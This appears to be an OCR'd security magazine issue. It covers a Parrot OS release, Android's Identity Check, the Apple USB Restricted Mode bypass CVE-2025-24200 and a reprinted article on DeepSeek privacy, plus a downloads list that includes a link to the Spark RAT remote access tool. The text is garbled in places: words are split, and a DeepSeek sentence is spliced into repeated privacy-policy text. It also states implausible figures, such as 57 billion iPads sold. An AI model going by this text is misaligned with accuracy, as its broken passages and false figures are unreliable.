


Latest features to be excited about

The only feature that brings more excitement to penetration testers and ethical hackers while waiting for a new release of an ethical hacking distro is the addition of new tools. The latest release of Parrot OS has a few of them.

The makers of this OS have added CAIDO tool to the latest release. CAIDO is a light weight web Security auditing tool.

```
[user@parrot]-[~]
$caido Hackercool Magazine
```



They have also added Seclists-lite to this release. Apart from adding new tools they have also updated many of the powerful tools already present. These are Metasploit, Airgeddon, Neteexec, Maltego, Sqlmap, ZAP, Sherlock, Seclists, enum4linux, bloodhound, the harvester, Burpsuite and Wireshark.

Other important updates


Another important update after the addition of tools is the new Linux kernel. Yes, the kernel in this latest release has been updated to 6.11.5.

According to Checkpoint's state of cybersecurity report 2024, the overall global attacks against organizations significantly increased in the past year with the average number of weekly attacks per organization reaching 1,673. This is 44% higher than in 2023.


```
[x]-[user@parrot]-[~]
$uname -a
Linux parrot 6.11+parrot-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.11.5-1parrot1 (2024-12-13) x86_64 GNU/Linux
[user@parrot]-[~]
$
```

This kernel brings improved Btrfs file system recovery support, boosting performance, integration of Rust, Intel and storage additions etc.

Other features added



Hackercool Magazine
Raspberry Pi OS

Other updates added include a new kernel to the Raspberry Pi version of Parrot OS. The kernel is now 6.6.6.2.

Update your Parrot OS now

If you are having a old system of Parrot Security OS, you can update to the latest version using commands given below.

“Each year, the ransomware environment becomes progressively complicated. While law enforcement successfully dismantled larger Ransomware as a Service (RaaS) groups, new groups emerged this year. Additionally, the shift from encryption-based extortion to data extortion brings new challenges. However, one thing remains consistent: the need to adapt and enhance data protection, monitoring, and rapid threat detection.”

— OMER DEMBINSKY, Data Research Group Manager, Checkpoint

```

[user@parrot]~$ sudo parrot-upgrade
Get:1 https://deb.parrot.sh/parrot lory InRelease [29.8 kB]
Get:2 https://deb.parrot.sh/direct/parrot lory-security InRelease [29.4 kB]
Get:3 https://deb.parrot.sh/parrot lory-backports InRelease [29.7 kB]
Get:4 https://deb.parrot.sh/parrot lory/main Sources [15.6 MB]
Get:5 https://deb.parrot.sh/parrot lory/main amd64 Packages [19.2 MB]
Get:6 https://deb.parrot.sh/direct/parrot lory-security/main amd64 Packages [476
kB]
Get:7 https://deb.parrot.sh/parrot lory-backports/main amd64 Packages [658 kB]
Get:8 https://deb.parrot.sh/parrot lory-backports/contrib amd64 Packages [10.9 k
B]
Get:9 https://deb.parrot.sh/parrot lory-backports/non-free amd64 Packages [20.1
kB]
[user@parrot]~$ sudo apt update && sudo apt full-upgrade
Hit:1 https://deb.parrot.sh/parrot lory InRelease
Hit:2 https://deb.parrot.sh/direct/parrot lory-security InRelease
Hit:3 https://deb.parrot.sh/parrot lory-backports InRelease
Reading package lists... 54%

```

Otherwise, you can download the latest version of Parrot OS from the download information given in our Downloads section.

USEFUL RESOURCES

[Check whether your email is a part of any data breach](https://haveibeenpwned.com)

<https://haveibeenpwned.com>

[Vulnera](https://github.com/hackercoolmagz/vulnera)

<https://github.com/hackercoolmagz/vulnera>



MOBILE SECURITY



IDENTITY CHECK

FEATURE IN ANDROID

Around 3.9 billion people of the global total population of 8.0888 billion used Android phones according to data in 2024. That is almost 48.22% of the mobile OS share. Here is another statistic which you might not have been expecting or known. In 2022, Asurion reported that 4.1 million phones were stolen or got lost in year 2022. That means more than 11,000 phones get stolen or lost each day.



Research done by Kaspersky found that 57% of stolen smart phones are Android device. These figures give you a better idea about threats to your smart phones. Smart phone has become one of the most integral parts of our lives. Just imagine if your smart phone gets stolen.

The loss of phone is one thing and the loss of sensitive data is another huge thing. The mobile phone can be bought again but your sensitive data falling into wrong hands can pose greater risk. This is the reason why mobile OS makers have been trying to make theft proof phones for a long time.

Keeping in line with this, Google, the owner of Android has introduced a new feature called Identity check recently.


What is Identify check?


This newly introduced feature of Google locks sensitive settings behind biometrical authentication when you are outside of trusted locations.

What are trusted locations?

Trusted places or trusted locations are a feature of Google that allows you to keep your Android phones unlocked when you are at a safe location or place. This trusted location or place can be your home, office or any other location which you feel is safe.

You can set trusted location on your android device from settings as shown below.







What Identity check had to do with Trusted places?

When you turn on “Identity check”, your android device will require biometric authentication to access certain sensitive resources when you are outside your trusted location.

This means if some thief unfortunately steals your Android device and is not in any of the trusted locations you set, he will require biometric authentication to access saved passwords and passkeys with Google Password manager, Autofill passwords in apps from Google Password manager except in chrome, change screen lock, PIN, pattern or password, change biometrics like Fingerprint, face unlocks, factory reset the device, turn off Find my device, turn off any theft protection features and even view trusted places you set, tu-

Turn off Identity check, add or remove a Google account and access developer options. Identity check also enables enhanced protection for Google account to prevent unauthorized individuals from taking control of your device.

Currently, this feature is only available for Google Pixel and with Android 15 and Samsung Galaxy phones with One UI 7. To enable Identity check, go to Settings > Google > All services > Theft protection > Identity check



**Vulnerability For
Beginners**

**Apple
iOS
zero-day
CVE-2025-24200**

Apple IOS is a mobile operating system that runs on Apple devices like the iPhone.

ios

Hackercool Magazine

IPad uses a similar operating system called iPadOS. Recently, a vulnerability has been detected in both operating systems that is being actively exploited in the wild.

iPadOS

Hackercool Magazine

About the vulnerability

Assigned the CVE ID of CVE-2025-24200, this vulnerability was reported by Citizen Labs, Bill Marczak. The vulnerability is an authorization bypass vulnerability affecting Apple's USB restricted mode. This vulnerability allows any hacker or attacker with physical access to iOS devices to disable security restrictions on locked Apple devices.



USB restricted mode is a security feature introduced by Apple a few years back that blocks USB accessories from creating a data connection with the Apple device if the device has been locked for over an hour. To reactivate the connection, a user must enter the phone's security code.

Apple rolled out this USB security measures to prevent certain software companies like Cellebrite, Grayshift and Hacking Team from tampering with

the iPhone of customers. These companies are infamous for selling iPhone unlocking technology to government and spy agencies around the world.

Cellebrite and graykey are used mainly by law enforcement agencies around the world to gain unauthorized entry to IOS devices and exfiltrate data from it.

This vulnerability affects a broad range of Apple devices like iPhone XS and later models, iPad Pro 13 inch (2nd generation and later), iPad Air (3rd generation and later), iPad Mini (5th generation and later), iPad Pro 13inch, iPad Pro 11 inch 1st generation and later, iPad 7th generation and later, iPad Pro 12.9 inch 2nd generation, iPad Pro 10.5 inch and iPad 6th generation.

How this vulnerability can be exploited?

Exploiting this vulnerability requires physical access to the device and hence it's CVSS score is just 4.6. When one can physically access your Apple device, he can exploit this vulnerability to bypass USB restricted mode and extract data from your phone.

Impact

According to BackLinko, there are over 1.382 billion iPhone users around the world and as of 2024, Apple sold 57 billion iPads.

However more than common people, this vulnerability impacts individuals like journalists, activists and corporate executives. As you can see, the exploitation of this vulnerability in the wild needs extremely sophisticated campaign. For example, Grayshift is an American Mobile device forensics company that makes a device named Graykey which can crack iPhone, iPad and Android devices. In 2022, the company stated that it sold Graykey to thousands of law enforcement and government defense agencies around the world.

These include FBI of USA, Britain and Canadian local police, France, UK, Germany, Sweden, Spain and Italy. Although, GrayShift and similar companies say their products are to break iPhones and iPads of criminals and enemies of the state, it is alleged that mostly victims are activists, journalists and opposition of the countries. It is in this scenario that this vulnerability can be exploited.

NSO group, a similar company sold its mobile hacking tools to 54 government clients across 31 countries.

How to protect yourself?

If you are an Apple user, you should immediately update your device. Apple has already released emergency patches. Make sure your IOS version should be IOS 18.3.1, iPadOS 18.3.1 and iPad OS 17.7.5

You can update your iOS/iPadOS device by going to

Settings>General>Software update and enable automatic updates.

DOWNLOADS

WinRAR

<https://www.win-rar.com/download.html?>

7 Zip

<https://www.7-zip.org/download.html>

7zip SFX packager

<https://puvox.software/blog/creating-portable-exe-or-self/>

Spark RAT

<https://github.com/XZB-1248/Spark>

Parrot Security OS 6.3

<https://www.parrotsec.org/download/>

ONLINE SECURITY

DeepSeek: Why the hot new Chinese AI chatbot has big privacy and security problems

hobia.

Mohiuddin Ahmed

Senior Lecturer of Computing and
Security, Edith Cowan University

The Chinese artificial intelligence (AI) company DeepSeek has rattled the tech industry with the release of free, cheaply made AI models that compete with the best US products such as ChatGPT.

Users are rushing to check out the new chatbot, sending DeepSeek's AI Assistant to the top of the iPhone and Android app charts in many countries.

However, authorities have sounded a note of caution. US officials are examining the app's "national security implications". Australia's former cybersecurity minister said national security agencies will soon issue formal guidance for users.

Why are governments and security experts so concerned? The main issue is the app is made in China and stores data there – but that doesn't mean all the worry is just xenop-

What information does DeepSeek record?

DeepSeek does not appear to be spyware, in the sense it doesn't seem to be collecting data without your consent. However, like many online services, it clearly tells you it will record a lot of data about you and your behaviour.

"DeepSeek does not appear to be spyware, in the sense it doesn't seem to be collecting data without your consent. However, like many online services, it clearly tells you it will record a lot of data about you and your behaviour."

Specifically, the company's privacy policy says it collects three categories of information.

on.

First, there is information you provide directly, such as your name and email address and any text you type in or files you upload.

Next, there is automatically collected information, such as what kind of device you are using, your IP address, details of how you use the services, cookies, and payment information.

Finally, there is information from other sources, such as Apple or Google

(Cont'd On Next Page)

login services, or third-party advertising and analytics companies.

This is broadly similar to the data collected by ChatGPT and Claude.

What does DeepSeek do with the information?

DeepSeek says it uses this information for a range of purposes: to provide services, enforce terms of use, communicate with users, and review and improve performance.

The policy also contains a rather sweeping clause saying the company may use the information to “comply with our legal obligations, or as necessary to perform tasks in the public interest, or to protect the vital interests of our users and other people”.

DeepSeek also says it may share this information with third parties, including advertising and analytics companies as well as “law enforcement agencies, public authorities, copyright holders, or other third parties”.

ers, or other third parties”.

DeepSeek will also keep the information “for as long as necessary” for a broad range of purposes.

Again, this is all fairly standard practice for modern online services.

Causes for concern

Much of the cause for concern around DeepSeek comes from the fact that the company is based in China, vulnerable to Chinese cyber criminals and subject to Chinese law.

"China is home to a sophisticated ecosystem of cyber crime organisations that often build detailed profiles of potential targets. Microsoft and others have accused the Chinese government of collaborating with cybercrime networks on cybercrime attacks."

DeepSeek stores the information it collects “in secure servers located in the People’s Republic of China”. The company says it maintains “commercially reasonable technical, administrative, and physical security measures” to protect the information.

However, we should keep in mind that China is one of the most cyber-crime-prone countries in the world—ranking third behind Russia and Ukraine as well as “law enforcement agencies, public authorities, copyright holders, or other third parties”.

DeepSeek will also keep the information “for as long as necessary” for a broad range of purposes.

Again, this is all fairly standard practice for modern online services.

(Cont'd On Next Page)

-ine in a 2024 study.

So even if DeepSeek does not intentionally disclose information, there is still a considerable risk it will be accessed by nefarious actors.

China is home to a sophisticated ecosystem of cyber crime organisations that often build detailed profiles of potential targets. Microsoft and others have accused the Chinese government of collaborating with cybercrime networks on cybercrime attacks.

These organisations can use personal information to craft convincing targeted phishing attacks, which try to trick people into revealing more sensitive information such as bank details.

Should you download DeepSeek?

So, should you download DeepSeek?

If you are an experienced user who is familiar with online privacy and the capabilities of modern AI systems, go

ahead – but proceed with caution and be very wary about what information you share.

And if you're less experienced – if you're a casual user who is less internet-savvy – my expert advice is to stay well away. DeepSeek won't give you much you can't get from other chatbots such as ChatGPT or Claude, and it might make your data vulnerable to Chinese cyber criminals and subject to Chinese law.

DeepSeek also raises questions for governments. Efforts to prevent scams and cybercrime often focus on banks, telecommunications companies, and social media platforms – but what about chatbots?

**This Article
first
appeared
in
The Conversation**

According to Checkpoint's state of cybersecurity report 2024, 11% of the ransomware attacks investigated targeted VMware ESXi servers.

